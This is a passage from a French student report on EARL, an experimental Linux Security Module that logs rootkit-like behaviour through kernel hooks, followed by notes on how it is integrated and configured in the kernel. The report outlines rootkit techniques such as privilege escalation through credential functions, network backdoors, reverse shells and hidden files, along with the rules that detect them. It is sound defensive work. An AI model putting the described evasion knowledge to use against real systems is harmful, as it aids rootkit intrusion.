Nous avons donc utilisé le crochet LSM `inode_mknod`. Celui-ci est déclenché par toute utilisation de l'appel système `mknod(2)`. Cet appel système permet la création de fichiers spéciaux (comme ceux représentant des périphériques dans `/dev`, des *sockets* ou des *fifos*) mais également des fichiers ordinaires. Toutefois, dans le cas de la création de fichiers ordinaires, c'est le crochet `inode_create` qui est appelé et non pas `inode_mknod`.

Notre fonction crochet `earl_inode_mknod` utilise la fonction `simple_dname` afin de récupérer le nom du périphérique spécial. Nous récupérons aussi le mode ainsi que le numéro de périphérique s'il y en a un. L'événement généré est de la forme suivante :

```
EARL: Creation of special device <device-name> (
    mode = <mode> and device number = <device-
    number>)
```

Nous n'affichons pas le chemin complet vers le fichier spécial. En effet, il n'est évidemment pas possible de récupérer celui-ci à partir du paramètre `dir` [50]. Nous pourrions cependant remonter l'arborescence récursivement en utilisant le champ `d_parent` de la structure `dentry` mais nous avons considéré que cela compliquerait inutilement le code en n'apportant pas d'information utile.

D'autre part, tout comme avec les signaux, cette fonction génère de nombreux événements, essentiellement au démarrage du système. Les autres événements générés ensuite sont récurrents et peuvent être assez facilement filtrés afin de mettre en avant toute création suspecte de fichiers spéciaux.

50. Il s'agit d'une structure représentant un inode et l'association entre un nom de fichier et un inode est faite par les entrées des répertoires sous la forme d'une structure `dentry`.

3.3.4 cred_prepare

Quelque soit la façon dont l'attaquant communique avec son rootkit, il finira souvent par lui demander d'élever ses privilèges. Cela peut-être pour un processus particulier (par exemple si l'attaquant veut simplement lancer un service particulier avec les droits de l'utilisateur `root`, comme un serveur SSH) ou pour exécuter une suite de commandes, auquel cas le processus lancé avec des privilèges élevés sera une interface en ligne de commande.

Dans tous les cas, le rootkit utilisera donc les fonctions `prepare_creds` et `commit_creds`. La première retourne une copie de la structure `cred` représentant les accréditations (*credentials*) actuellement chargées pour le processus en question. Cette structure peut ensuite être modifiée directement, puis validée et chargée en la passant en paramètre de la deuxième fonction, qui utilise le mécanisme RCU [51] pour éviter toute situation de compétition (*race condition*).

Plusieurs crochets fournis par la structure LSM permettent de traiter ces actions mais nous avons choisi le crochet `cred_prepare`. En effet, ce crochet est appelé juste avant le chargement des nouvelles accréditations et permet donc d'avoir accès à la fois à celles-ci et à celles sur le point d'être remplacées. Le but est de détecter une transition dans les accréditations susceptible de correspondre à une élévation de privilèges et plus spécifiquement à une transition vers les droits `root` (que ce soit pour l'utilisateur ou pour le groupe). Nous avons testé plusieurs combinaisons de vérifications car nous obtenions au départ de très nombreux faux positifs. Finalement, nous vérifions si l'un des champs UID [52] **ou** EUID [53] des nouvelles accréditations est égal à `0` **et** si ces deux mêmes champs sont **tous les deux** non nuls dans les anciennes accréditations. Si ça n'est pas le cas, la même vérification est ensuite effectuée pour les champs GID [54] et EGID [55].

Dans le cas où l'une des deux conditions est vérifiée, un événement est alors généré sous la forme suivante :

```
EARL: Potential privilege escalation
```

51. Read-Copy-Update : https://en.wikipedia.org/wiki/Read-copy-update
52. User ID
53. Effective User ID
54. Group ID
55. Effective Group ID

Nous ne sommes malheureusement pas parvenus à obtenir plus d'informations sur le processus potentiellement ciblé par l'élévation de privilèges. En effet, la structure `cred` ne contient pas de pointeur vers le processus qui l'utilise, notamment à cause du fait que plusieurs processus peuvent se partager un même jeu d'accréditations.

3.3.5 socket_bind

Une fonctionnalité essentielle des rootkits et très souvent implémentée est la porte dérobée. Il existe plusieurs types de portes dérobées mais la plus connue et la plus utilisée est la porte dérobée permettant à un attaquant d'accéder à la machine victime à distance *via* le réseau. Nous cherchons donc à détecter des programmes écoutant sur un port de la machine et en attente d'une connexion extérieure.

Afin de faciliter la détection de ce genre de comportement, nous avons utilisé le crochet `socket_bind` fourni par LSM. Celui-ci est appelé lorsqu'une *socket* tente de se lier à un point de communication défini par une adresse et un port. Notre fonction crochet `earl_socket_bind` commence par faire le tri entre les différents types de *sockets* pour se concentrer uniquement sur les *sockets* réseau, *i.e.* appartenant à la famillle `PF_INET` ou `PF_INET6`. L'adresse (IPv4 ou IPv6) et le port de liaison sont alors affichés avec le format suivant :

```
EARL: Socket BIND operation on <IP address> on
    port <port number>
```

Nous faisons appel à deux fonctions auxiliaires que nous avons préalablement définies : `earl_process_inet_address` qui permet de formater correctement les adresses IP ainsi que les numéros de ports, et `earl_sock_family` qui permet elle de distinguer les différentes familles de *sockets*. Ce travail se fait sur deux structures `earl_addr_info` et `earl_inet_addr_info` inspirées de celles utilisées par le LSM TOMOYO Linux.

3.3.6 socket_connect

Une alternative à la technique de porte dérobée présentée ci-dessus est le *reverse shell*. Le principe est que c'est le rootkit lui-même qui cherche à établir une connexion vers l'extérieur afin de contacter l'attaquant. Cela permet entre autres de contourner les pare-feux qui ne filtrent pas le trafic sortant.

Nous utilisons pour cela le crochet `socket_connect` qui est déclenché lorsqu'une *socket* tente de se connecter à un serveur. Notre fonction crochet `earl_socket_connect` fonctionne comme la fonction `earl_socket_bind` que nous avons présentée précédemment. Une différence notable est qu'elle fait la distinction entre les communications établissant une connexion (TCP par exemple) et celles qui n'en établissent pas (UDP par exemple). Elle se base pour cela sur le type de la *socket* : SOCK_DGRAM et SOCK_RAW pour les protocoles non orientés connexion, et SOCK_SEQPACKET et SOCK_STREAM pour ceux qui le sont. L'adresse et le port distants sont alors affichés avec le format suivant selon le type de connexion :

```
EARL: Socket CONNECT operation towards <IP
    address> on port <port number>
EARL: Socket SEND operation towards <IP address>
    on port <port number>
```

Nous faisons appel aux mêmes fonctions auxiliaires que pour le crochet précédent.

3.3.7 path_mknod

Une autre technique extrêmement triviale mais néanmoins utilisée par certains rootkits est l'utilisation de fichiers cachés. Ces fichiers sont utilisés pour plusieurs raisons sur les systèmes GNU/Linux et leur nom commence par un point « . ». Dans le cas d'un rootkit, de tels fichiers peuvent permettre de cacher certains fichiers comme ceux pouvant être nécessaires à l'installation d'un rootkit (l'installation initiale lors de la compromission du système ou le chargement d'un rootkit sous forme de module noyau à chaque démarrage de la machine victime). Ils sont aussi utiles pour rendre plus discrète l'utilisation de fichiers spéciaux pour la communication entre l'attaquant et son rootkit. Cette technique peut ainsi être utilisée de pair avec certaines techniques vues précédemment.

Une première façon de détecter l'utilisation de fichiers cachés est de contrôler le nom de chaque fichier lors de sa création. Nous avons pour cela utilisé le crochet `path_mknod` fourni par la structure LSM. À la différence du crochet `inode_mknod` que nous utilisons également et que nous avons présenté ci-dessus, celui-ci est un crochet travaillant sur les chemins d'accès (cf. sous-section 3.1.3). Notre fonction crochet est donc appelée à chaque création de

fichier *via* l'appel système `mknod(2)`, qu'il s'agisse de fichiers spéciaux ou non. Ses paramètres nous donnent accès au chemin complet du fichier créé, à travers une structure `path` de laquelle nous extrayons une chaîne de caractères grâce la fonction `d_absolute_path` fournie par le noyau ; et au nom du fichier, disponible sous la forme d'une structure `dentry` sur laquelle nous appelons la fonction `simple_dname` (également fournie par le noyau) afin de récupérer là aussi une chaîne de caractères.

Après avoir contrôlé que les deux chaînes de caractères ont bien été récupérées, nous regardons si le premier caractère du nom du fichier est le caractère « . ». Si c'est le cas, nous ne générons pas directement un événement. En effet, afin de réduire autant que possible le nombre d'événements générés, nous vérifions si le fichier a été créé ou non sur un pseudo-système de fichiers. Nous nous intéressons à cette caractéristique car, comme nous l'avons expliqué plus haut, une des utilisations les plus intéressantes des fichiers cachés pour un attaquant concerne les fichiers spéciaux, comme ceux représentant des périphériques dans `/dev` ou ceux représentant entre autres des pilotes logiciels et les périphériques qu'ils contrôlent dans `/sys`. Cela nous permet d'éviter de générer des événements pour les nombreux fichiers cachés utilisés sur les systèmes de fichiers *normaux* comme `ext4` par exemple que l'on retrouve souvent sur les répertoires `/root`, `/home` ainsi que tous les répertoires contenant les binaires et les fichiers de configuration du système.

Nous avons ainsi défini un tableau `special_fs_type` composé de quatorze chaînes de caractères correspondant aux pseudo-systèmes de fichiers courants [56]. Ce tableau est utilisé par une autre fonction que nous avons définie, `is_special`, prenant en paramètre une structure `super_block`. Un super-bloc est un composant d'un système de fichiers et contient toutes les informations nécessaires au système pour gérer ce système de fichiers. À partir de cette structure, notre fonction peut directement récupérer le type du système de fichiers, contenu dans `sb->s_type->name` si `sb` est un pointeur sur une structure `super_block`, puis le comparer à chaque valeur de notre tableau `special_fs_type` en itérant dessus. Notre fonction renvoie finalement un booléen correspondant au résultat de la recherche. Le pointeur sur la structure `super_block` passé en argument de notre fonction `is_special` correspond au champ `d_sb` de la structure `dentry` reçue par notre fonction crochet.

Notons que cette vérification n'est effectuée que si la variable booléenne globale `log_only_special` vaut `true`. La valeur de celle-ci est obtenue en appelant la macro `IS_ENABLED` sur la macro `CONFIG_SECURITY_EARL_LOG_ONLY_SPECIAL`, qui renvoie un booléen vrai ou faux selon que l'option de configuration *Kconfig* correspondante soit définie ou non dans la configuration du noyau (avant la compilation donc, cf. sous-section 3.4.2).

Finalement, si cette option n'est pas activée ou si elle l'est et que le fichier caché est effectivement créé sur un pseudo-système de fichiers, un événement est généré sous la forme suivante :

```
EARL: Creation of hidden file <path-to-file> (
    mode = <mode>, fs_type = <filesystem-type>)
```

Le mode de création du fichier ainsi que le type du système de fichiers sur lequel celui-ci est créé sont aussi affichés lorsqu'ils sont disponibles.

Là encore et même en activant l'option de configuration `CONFIG_SECURITY_EARL_LOG_ONLY_SPECIAL`, de nombreux événements sont générés. Par exemple, sur l'un de nos systèmes avec peu de charge, cette fonction crochet génère environ cinq cents événements en moins de cinq minutes. Toutefois, on constate dans ce cas que la majorité de ceux-ci concernent le répertoire `/run` monté en `tmpfs` et qu'en les retirant, il en reste moins de dix, tous liés à `/dev` ou `/tmp`. En bref, un filtrage des événements nous paraît également possible pour cette fonction crochet, même s'il sera plus compliqué à mettre en place pour ne pas éliminer de résultats intéressants.

3.3.8 path_link

Notre fonction crochet précédente peut être contournée en utilisant les liens physiques. D'un point de vue du système de fichiers, un lien physique (*hard link*) vers un fichier est une nouvelle entrée de répertoire (c'est-à-dire une nouvelle structure `dentry`) associant un nom à un inode déjà existant et pointant vers le fichier ciblé par ce lien. Un tel lien augmente donc d'une unité le nombre de

56. `proc`, `sysfs`, `devtmpfs`, `devpts`, `securityfs`, `tmpfs`, `cgroup`, `pstore`, `efivarfs`, `autofs`, `debugfs`, `hugetlbfs`, `mqueue` et `configfs`

références du fichier pointé et, par sa nature même, impose que la cible et le lien soient situés sur le même système de fichiers.

Ce qui nous intéresse ici est qu'un attaquant pourrait créer un lien physique caché (au même sens qu'un fichier caché) vers un fichier non caché. Étant donné que la création d'un lien physique n'est pas une création de fichier, notre fonction crochet `earl_path_mknod` n'est pas appelée dans ce genre de cas. Nous devons donc utiliser le crochet `path_link` pour détecter cela.

Notre fonction crochet `earl_path_link` utilise là encore les fonctions `d_absolute_path` et `simple_dname` fournies par le noyau Linux afin de récupérer le chemin complet du lien physique nouvellement créé à partir des structures `path` et `dentry` reçues en paramètres du crochet. Le paramètre restant est une autre structure `dentry`, nommée `old_dentry` et correspondant à un lien existant sur le fichier en question. Nous nous en servons donc pour récupérer le numéro de l'inode sur lequel le lien s'apprête à être créé, afin de l'afficher. Ce numéro est disponible sous la forme d'un entier long non signé *via* le champ `old_dentry->d_inode->i_ino`.

Ensuite, après nous être assurés qu'il n'y a pas eu d'erreur lors de la récupération des chaînes de caractères, nous vérifions si le nom du lien physique commence par le caractère « . ». Si c'est le cas, un événement est finalement généré sous le format suivant :

```
EARL: Creation of hidden hard link <path-to-hard-
    link> on inode <inode-number>
```

Cette fonction crochet ne génère que très peu d'événements. Nous pensons que cela vient du fait que les liens physiques ne sont quasiment plus du tout utilisés sur les systèmes GNU/Linux, et remplacés depuis longtemps par les liens symboliques. Nous avons décidé de ne pas implémenter dans cette fonction crochet la possibilité de restreindre les événements aux systèmes de fichiers spéciaux.

3.3.9 path_symlink

De la même manière, les liens symboliques peuvent être utilisés pour créer des liens cachés vers des fichiers non cachés. D'un point de vue du système de fichiers, un lien symbolique est un concept plus haut niveau qu'un lien physique puisqu'il s'agit d'une nouvelle entrée de répertoire correspondant à un nouveau fichier. Celui-ci contient le chemin vers le fichier cible du lien. C'est donc le fichier lui-même qui est pointé, et non pas un inode comme c'est le cas pour un lien physique. Ainsi un lien symbolique peut cibler un fichier situé sur un autre système de fichiers.

Ce type de lien nous intéresse donc pour les mêmes raisons qu'un lien physique. Tout comme ce dernier, il ne déclenche pas d'appel à notre fonction crochet `earl_path_mknod`. Nous devons pour cela utiliser un autre crochet LSM, `path_symlink`, dédié à la création de liens symboliques. Notre fonction crochet s'appelle donc `earl_path_symlink` et utilise également les fonctions `d_absolute_path` et `simple_dname` fournies par le noyau Linux pour récupérer le chemin complet du lien symbolique nouvellement créé à partir des structures habituelles `path` et `dentry` reçues en paramètres du crochet. Le dernier paramètre est une chaîne de caractères correspondant au chemin complet du fichier cible du lien symbolique.

Enfin, après nous être assurés de la récupération sans erreur des chaînes de caractères, nous regardons si le premier caractère du nom du lien symbolique est le caractère « . ». Le cas échéant, nous générons un événement avec toutes ces informations sous la forme suivante :

```
EARL: Creation of hidden symlink <path-to-symlink
    > on <target-path>
```

Cette fonction crochet ne génère quasiment aucun événement lors d'une utilisation normale d'un système (sauf dans le cas d'une utilisation de **Zsh**[57], auquel cas tous les événements en question sont liés au répertoire `/home`). Nous estimons qu'il n'y a donc pas besoin de filtrage particulier pour cette fonction crochet et nous avons là aussi choisi de ne pas y implémenter la possibilité de restreindre les événements aux systèmes de fichiers spéciaux.

3.3.10 path_rename

Pour finir, nous devons également contrôler les opérations de renommage de fichiers. En effet, il serait sinon trivial de contourner la détection implémentée par les crochets précédents en créant un fichier non caché de n'importe quel type puis en

57. http://www.zsh.org/

le renommant simplement en un fichier caché en ajoutant le caractère « . » au début de son nom.

Nous utilisons ici le crochet `path_rename` fourni par LSM. Il est appelé à chaque opération de renommage d'un fichier, qu'il s'agisse d'un fichier *normal*, d'un lien symbolique, d'un lien physique, etc., puisque tout est fichier du point de vue de Linux. Notre fonction crochet `earl_path_rename` prend donc en paramètres deux couples de structures `path` et `dentry`. Le premier correspond à l'ancien chemin complet du fichier et le deuxième correspond au nouveau. Nous utilisons donc à deux reprises chacune des fonctions `d_absolute_path` et `simple_dname` fournies par le noyau Linux afin de récupérer les deux chemins complets à partir de ces deux couples de structures. Une fois de plus, nous vérifions que ces deux chaînes de caractères ont bien été récupérées sans erreur puis nous regardons si le premier caractère du nouveau nom de fichier est le caractère « . ». Si c'est le cas, nous générons un événement sous le format suivant :

```
EARL: Renaming <old-filepath> to <new-filepath>
```

Cette fonction crochet ne génère pas beaucoup d'événements lors d'une utilisation normale d'un système Linux. Nous n'avons donc pas jugé nécessaire d'implémenter la possibilité de restreindre les événements générés aux pseudo-systèmes de fichiers. Pour la même raison, nous estimons qu'un filtrage de ces événements n'est pas nécessaire.

3.3.11 Crochets considérés mais non implémentés

En dehors des crochets présentés précédemment, nous en avons également considéré plusieurs autres à un moment ou à un autre du projet. Nous revenons brièvement dans cette sous-section sur les raisons qui ont fait que nous avons finalement décidé de ne pas implémenter ces crochets.

3.3.11.1 mmap_addr et mmap_file

Ces crochets correspondent à l'utilisation de l'appel système `mmap(2)`. Celui-ci permet d'associer (*mapper*) des fichiers ou des périphériques directement à des adresses mémoire virtuelles du processus appelant. Nous avons abandonné le premier crochet car il ne proposait en paramètre que l'adresse virtuelle utilisée pour le *mapping* et nous ne voyions pas comment tirer d'informations utiles à partir de cela.

Nous avons alors envisagé d'utiliser le second crochet car il nous mettait à disposition une structure `file` correspondant au fichier sur le point d'être *mappé* en mémoire virtuelle, ainsi que les protections mémoire demandées par l'application et celles finalement attribuées par le noyau Linux. Toutefois, nous n'avons pas réussi à implémenter une fonction crochet utilisant ce crochet d'une façon qui pourrait mettre en avant des comportements de rootkits.

3.3.11.2 file_mprotect

Ce crochet est appelé lors des changements de permissions pour les accès mémoire. Il est très intéressant car il nous met à disposition *via* ses paramètres un pointeur sur une structure `vm_area_struct`, ainsi que les protections mémoire demandées par l'application et celles finalement attribuées par le noyau Linux.

La structure `vm_area_struct` représente et décrit complètement une zone de mémoire virtuelle (*virtual memory area*), c'est-à-dire une série d'adresses mémoires virtuelles contiguës. Ce crochet nous permet donc d'examiner la zone mémoire dont les permissions sont sur le point de changer.

Cependant, nous ne voyons pas comment utiliser cela pour détecter un rootkit, surtout en l'absence de contexte.

3.3.11.3 bprm_set_creds, bprm_committing_creds et bprm_committed_creds

Les crochets avec le préfixe `bprm_` concernent les opérations d'exécution de programmes. Nous nous sommes intéressés à ces crochets quand nous souhaitions détecter les élévations de privilèges, mais nous avons finalement opté pour le crochet `cred_prepare` qui était plus adapté car plus spécifique aux opérations `prepare_creds` et `commit_creds` que nous souhaitions détecter.

Toutefois, ces trois crochets étant très complexes, ils pourraient peut-être être utiles pour contrôler plus finement les changements de contexte de sécurité des programmes exécutés, notamment grâce au champ `security` de la structure `linux_binprm`.

3.3.11.4 task_create

Ce crochet est appelé lors des créations de processus fils, c'est-à-dire lors de l'utilisation de l'appel système `clone(2)`. Nous avons songé à l'utiliser afin de détecter des processus suspects, comme ceux qui pourraient être créés par un attaquant afin de communiquer avec son rootkit pour élever ses privilèges.

Toutefois, ce crochet ne fournit en paramètre qu'un entier long non signé `clone_flags` correspondant aux drapeaux utilisés lors d'un appel à `clone(2)`. Ceux-ci permettent de spécifier ce qui doit être partagé entre le processus appelant et le processus fils. Nous avons étudié la liste des ces drapeaux mais nous n'en avons pas trouvé qui pourraient, seuls ou combinés à d'autres, révéler une quelconque activité malveillante liée à un rootkit. Il faudrait avoir une sorte de contexte, ce que l'utilisation de ce crochet seul ne permet pas.

3.3.11.5 socket_create, socket_get_sockopt, socket_sendmsg et socket_recvmsg

Nous n'avons pas trouvé d'utilité au crochet `socket_create`, qui est appelé à chaque nouvelle création de *socket* et donne accès à sa famille, son type et au protocole demandé. En effet, les crochets `socket_bind` et `socket_connect` que nous utilisons nous permettent déjà de générer des événements pour les *sockets* qui écoutent ou qui émettent, tout en fournissant toutes les informations dont nous avons besoin.

Ensuite, le crochet `socket_get_sockopt` permet de récupérer les options associées à une *socket* mais, là aussi, cela ne nous apporte rien de plus que ce que nous obtenons grâce aux deux crochets précédemment cités que nous utilisons.

Enfin, les crochets `socket_sendmsg` et `socket_recvmsg` sont appelés respectivement avant l'envoi ou la réception de données depuis une *socket*. Ils donnent notamment accès au contenu des messages transmis ou reçus. Cela pourrait donc servir à analyser le contenu des communications. Toutefois, cela reviendrait à développer une sorte de **NIDS** [58] et ce n'est bien sûr pas le but de ce projet, sans compter que la structure LSM n'a pas été conçue pour ce genre de tâche.

58. Network Intrusion Detection System

3.4 Déploiement

Cette sous-section décrit de manière concrète et pratique notre prototype de LSM, exceptée l'implémentation de nos crochets qui a été détaillée dans la sous-section précédente.

3.4.1 Méthodes et choix de développement

Du fait de la rapidité du développement du noyau Linux, les versions sont nombreuses et le code source évolue très vite. La structure LSM n'échappe pas à cette règle et a ainsi beaucoup évolué ces dernières années. Nous avons choisi de travailler sur la branche `4.8.y` du noyau qui était la branche stable du noyau Linux lorsque nous avons commencé à développer au mois d'octobre 2016. Les branches stables du noyau Linux n'acceptent plus de nouvelles fonctionnalités mais uniquement des corrections de bogues et de vulnérabilités. Elles sont maintenues par Greg Kroah-Hartman jusqu'à la parution de la branche stable de la version suivante du noyau, auquel cas elles sont dépréciées ou maintenues par un autre développeur s'il s'agit de branches LTS [59]. Notre prototype fonctionne donc avec la dernière version de cette branche, *i.e.* la version 4.8.17.

Environ un millier de développeurs du monde entier contribuent au développement de chaque version du noyau Linux. Afin de garantir une certaine cohérence au niveau du code source produit, le style de développement du noyau Linux est très strict. Il est résumé dans le fichier `Documentation/CodingStyle` et nous avons respecté ce style. De manière générale, puisque la pratique de la programmation noyau faisait partie de nos motivations pour réaliser ce projet, nous avons fait de notre mieux pour respecter toutes les recommandations de développement pour le noyau Linux. Celles-ci proviennent pour la majorité de la documentation présente dans le répertoire `Documentation/` de l'arbre des sources du noyau, de la troisième édition du livre de référence `Linux Device Drivers` de Jonathan Corbet, Alessandro Rubini et Greg Kroah-Hartman [4], et de la liste de diffusion principale du noyau Linux [60]. En plus du style (e.g. l'indentation, la délimitation des blocs, le nommage des variables et des fonctions ou les com-

59. Long-term support
60. https://lkml.org/

mentaires), ces recommandations concernent aussi par exemple l'utilisation des fonctions et des macros fournies par le noyau.

D'autre part, afin de comprendre le fonctionnement du noyau et notamment les définitions et utilisations des structures passées en paramètres de nos crochets, nous avons dû naviguer très fréquemment dans le code source du noyau. Pour cela, nous avons utilisé l'outil en ligne *Linux Cross Reference*[61] qui présente le code source du noyau Linux sous la forme de pages web auto-indexées et référencées. Cela est plus pratique que d'utiliser constamment la commande `grep`, même si celle-ci nous a toutefois souvent été très utile. Nous avons également pris le temps de lire certaines parties des codes sources des autres LSM, situés dans les répertoires `security/apparmor` ou `security/selinux` par exemple.

Pour la gestion de version, nous avons utilisé le logiciel **Git**[62] en suivant là aussi les recommandations de la documentation du noyau Linux. Nous avons donc cloné le dépôt de Linus Torvalds et récupéré la branche stable `Linux-4.8.y` maintenue par Greg Kroah-Hartman. Nous avons ensuite travaillé à partir de cette branche sur deux branches `pfe` et `pfe-next` que nous *rebasions* régulièrement sur la branche stable afin de bénéficier des derniers correctifs. Pour les messages de *commit*, nous avons respecté le style adéquat, notamment en les signant et en les décrivant et découpant de manière propre. Enfin, avant d'être intégré au projet, le code source produit était passé en revue par chaque membre du binôme.

Concernant la documentation, ce rapport en constitue la majeure partie. Aussi, nous avons fait en sorte que notre code source soit clair (nommage des fonctions et des variables, articulation logique, découpage en sous-fonctions, etc.) et suffisamment commenté. Une personne ayant un niveau correct en programmation en langage C devrait donc pouvoir le comprendre sans difficulté. De plus, les commentaires décrivant les fonctions respectent le format *kernel-doc* utilisé pour générer automatiquement la documentation du noyau Linux aux formats PostScript, PDF, HTML ou *man-pages* entre autres.

61. http://lxr.free-electrons.com/
62. https://git-scm.com/

3.4.2 Intégration de notre prototype au noyau Linux

Tout d'abord, un fichier texte décrivant brièvement notre LSM a été créé dans le répertoire `Documentation/security/EARL.txt`.

Nous avons ensuite modifié le fichier `include/linux/lsm_hooks.h` en y ajoutant ce code à la fin :

```
#ifdef CONFIG_SECURITY_EARL
void __init earl_add_hooks(void);
#else
static inline void earl_add_hooks(void) { };
#endif
```

Cet extrait de code est situé juste en dessous de son équivalent pour le LSM LoadPin. Il permet de définir le prototype de la fonction `earl_add_hooks` si l'option de configuration `CONFIG_SECURITY_EARL` est activée. Sinon, cette fonction est définie comme une fonction vide et les crochets de notre LSM ne sont pas chargés.

L'option de configuration sus-citée est définie dans `security/earl/Kconfig`. Les fichiers *Kconfig* sont nombreux dans l'arbre des sources du noyau Linux. Ils sont utilisés afin de faciliter la configuration de ce dernier, que nous évoquerons dans la sous-section 3.4.3.

`security/earl/Kconfig`

```
config SECURITY_EARL
    bool "EARL Support"
    depends on SECURITY && NET
    select SECURITYFS
    select SECURITY_PATH
    select SECURITY_NETWORK
    default n
    help
      This selects EARL LSM.
      EARL is an experimental LSM aiming at
      detecting rootkits. It is developed as
      part of a student project.
      Further information can be found in
      Documentation/security/EARL.txt.

config SECURITY_EARL_LOG_ONLY_SPECIAL
    bool "Log only creation of hidden files on
        special filesystems"
    depends on SECURITY_EARL
    default y
    help
      This option makes EARL log creation of
      hidden files only if it happens on a
      special filesystem.
      This decreases the amount of logs generated
      but interesting things can be missed.
```

L'option de configuration `SECURITY_EARL_LOG_ONLY_SPECIAL` est également définie ici. Nous avons vu son utilité dans

le paragraphe 3.3.7. Les mots-clés `default` permettent de définir la valeur par défaut de l'option de configuration (on peut voir ici qu'il s'agit dans les deux cas d'options booléennes). Notre LSM est donc désactivé par défaut et doit être activé manuellement lors de la configuration du noyau Linux, avant la compilation. De plus, `depends on` a pour effet de n'afficher l'option que si d'autres sont déjà activées. `select` permet d'activer automatiquement des options dont notre LSM a besoin pour fonctionner. Ainsi, sans rentrer dans les détails, nous voyons ici que notre module de sécurité a besoin que le noyau soit compilé avec des fonctionnalités de sécurité et de réseau. Finalement, ce fichier est *sourcé* dans le fichier qui le « précède » dans l'arborescence, `security/Kconfig`.

Nous définissons également la ligne suivante dans un nouveau fichier `security/earl/Makefile` afin de compiler le fichier source contenant notre LSM et nommé `earl.c` :

```
obj-$(CONFIG_SECURITY_EARL) := earl.o
```

Tout comme les fichiers Kconfig, les *Makefiles* du noyau Linux présentent également une structure arborescente, et nous ajoutons donc les lignes suivantes dans le fichier `security/Makefile` :

```
subdir-$(CONFIG_SECURITY_EARL)          += earl
obj-$(CONFIG_SECURITY_EARL)             += earl/
```

Ces deux lignes permettent d'intégrer notre répertoire `security/earl` au processus de compilation si l'option de compilation `CONFIG_SECURITY_EARL` est activée.

Le dernier fichier que nous devons modifier pour intégrer notre LSM au noyau Linux est le fichier `security/security.c` que nous avions déjà évoqué dans la sous-section 3.1.2. Dans le corps de la fonction `security_init`, nous ajoutons un appel à la fonction `earl_add_hooks` que nous avons déjà évoquée et dont nous verrons la définition prochainement. L'appel est situé après les appels aux fonctions équivalentes des LSM mineurs Yama et LoadPin.

Enfin, le reste du code source que nous avons écrit se situe dans le fichier `security/earl/earl.c`. Nous y incluons le fichier `include/linux/lsm_hooks.h` contenant les prototypes des crochets LSM et les définitions de plusieurs structures et macros que nous aurons besoin d'utiliser. Ce fichier contient notamment la définition de la fonction `security_add_hooks`. Nous appelons cette dernière lors de la définition de la fonction `earl_add_hooks` déjà évoquée :

```
/**
 * earl_add_hooks() - Initialize EARL
 */
void __init earl_add_hooks(void)
{
    pr_info("EARL: Experimental Anti-Rootkit LSM
        .\n");
    security_add_hooks(earl_hooks,
                       ARRAY_SIZE(earl_hooks));
}
```

Les arguments passés à cette fonction sont le tableau `earl_hooks` ainsi que sa taille, obtenue grâce à la macro `ARRAY_SIZE`. Ce tableau est un tableau de structures `security_hook_list` (structure que nous avons décrite dans la sous-section 3.1.2) et nous le définissons lui aussi dans ce fichier :

```
static struct security_hook_list earl_hooks[] = {
    LSM_HOOK_INIT(task_kill, earl_task_kill),
    LSM_HOOK_INIT(sb_mount, earl_sb_mount),
    LSM_HOOK_INIT(inode_mknod, earl_inode_mknod),
    LSM_HOOK_INIT(cred_prepare,
                  earl_cred_prepare),
    LSM_HOOK_INIT(socket_bind, earl_socket_bind),
    LSM_HOOK_INIT(socket_connect,
                  earl_socket_connect),
    LSM_HOOK_INIT(path_rename, earl_path_rename),
    LSM_HOOK_INIT(path_mknod, earl_path_mknod),
    LSM_HOOK_INIT(path_link, earl_path_link),
    LSM_HOOK_INIT(path_symlink,
                  earl_path_symlink),
};
```

Ces structures `security_hook_list` sont obtenues avec la macro `LSM_HOOK_INIT` définie dans `include/linux/lsm_hooks.h`. La compréhension du fonctionnement de celle-ci permet de comprendre l'implémentation de l'empilement des LSM et de leurs crochets :

```
#define LSM_HOOK_INIT(HEAD, HOOK) \
    { .head = &security_hook_heads.HEAD, \
      .hook = { .HEAD = HOOK } }
```

On voit qu'en passant comme premier argument le nom d'un crochet LSM, on initialise le champ `head` de la structure avec une liste chaînée correspondant à ce crochet, *via* la structure `security_hook_heads` définie dans le fichier `security/security.c`. Cette structure est composée d'autant de listes chaînées qu'il y a de crochets définis par la structure LSM, et celles-ci sont initialisées avec la macro `LIST_HEAD_INIT` fournie par le noyau Linux.

Le deuxième argument passé correspond à la fonction crochet que nous définissons dans le fichier

source de notre module de sécurité. Ces fonctions comportent toujours un préfixe correspondant au nom du LSM, c'est-à-dire `earl_` dans notre cas. Le reste du code source contenu dans le fichier `security/earl/earl.c` n'est donc qu'une suite de définitions de ces fonctions crochets ainsi que de quelques sous-fonctions qu'elles utilisent.

Ce mécanisme est utilisé pour chaque crochet défini par chaque LSM intégré au noyau Linux et activé. La fonction `security_add_hooks` est donc ensuite chargée de chaîner correctement toutes ces structures `security_hook_list`. On obtient ainsi une liste chaînée pour chaque LSM et une liste chaînée pour chaque crochet fourni par la structure LSM, selon comment on parcourt ces listes. Ce sont donc ces quelques structures, fonctions et macros qui implémentent l'empilement des crochets LSM correspondant à l'empilement des LSM qui les définissent. Aussi, l'ordre des crochets dans chaque liste chaînée étant finalement directement lié à l'ordre des appels aux fonctions `_add_hooks` de chaque LSM mineur dans la fonction `security_init` du fichier `security/security.c`, l'ordre d'empilement est respecté.

Enfin, les fonctions du noyau Linux possédant des crochets LSM font appel aux fonctions correspondantes définies dans le fichier `security/security.c`, qui font elles-mêmes appel aux macros `call_int_hook` ou `call_void_hook`. Celles-ci sont définies dans le même fichier et itèrent simplement sur la liste chaînée correspondant au crochet pour appeler les fonctions crochets définies par chaque LSM activé sur le système. On remarque que dans le cas d'un crochet retournant une valeur de type `int`, l'itération est interrompue dès qu'une fonction crochet renvoie une valeur différente de `0`.

3.4.3 Compilation

Une fois notre LSM intégré au noyau Linux et avant de passer à l'étape de la compilation, il est nécessaire d'activer EARL dans la configuration du noyau.

Il faut pour cela utiliser la commande `make` avec la cible `menuconfig` ou `nconfig` par exemple. Il existe d'autres cibles et chaque cible a ses particularités. Bien évidemment, nous n'expliquerons pas ici comment configurer un noyau Linux. Le plus simple pour les novices est de récupérer la configuration du noyau d'une distribution GNU/Linux (compressée dans `/proc/config.gz` pour certaines distributions comme Arch Linux par exemple), même si la compilation sera alors relativement longue par rapport à un noyau configuré pour un système précis.

Pour activer EARL, il suffit d'aller dans le sous-menu `Security options` et de cocher l'option `EARL Support` :

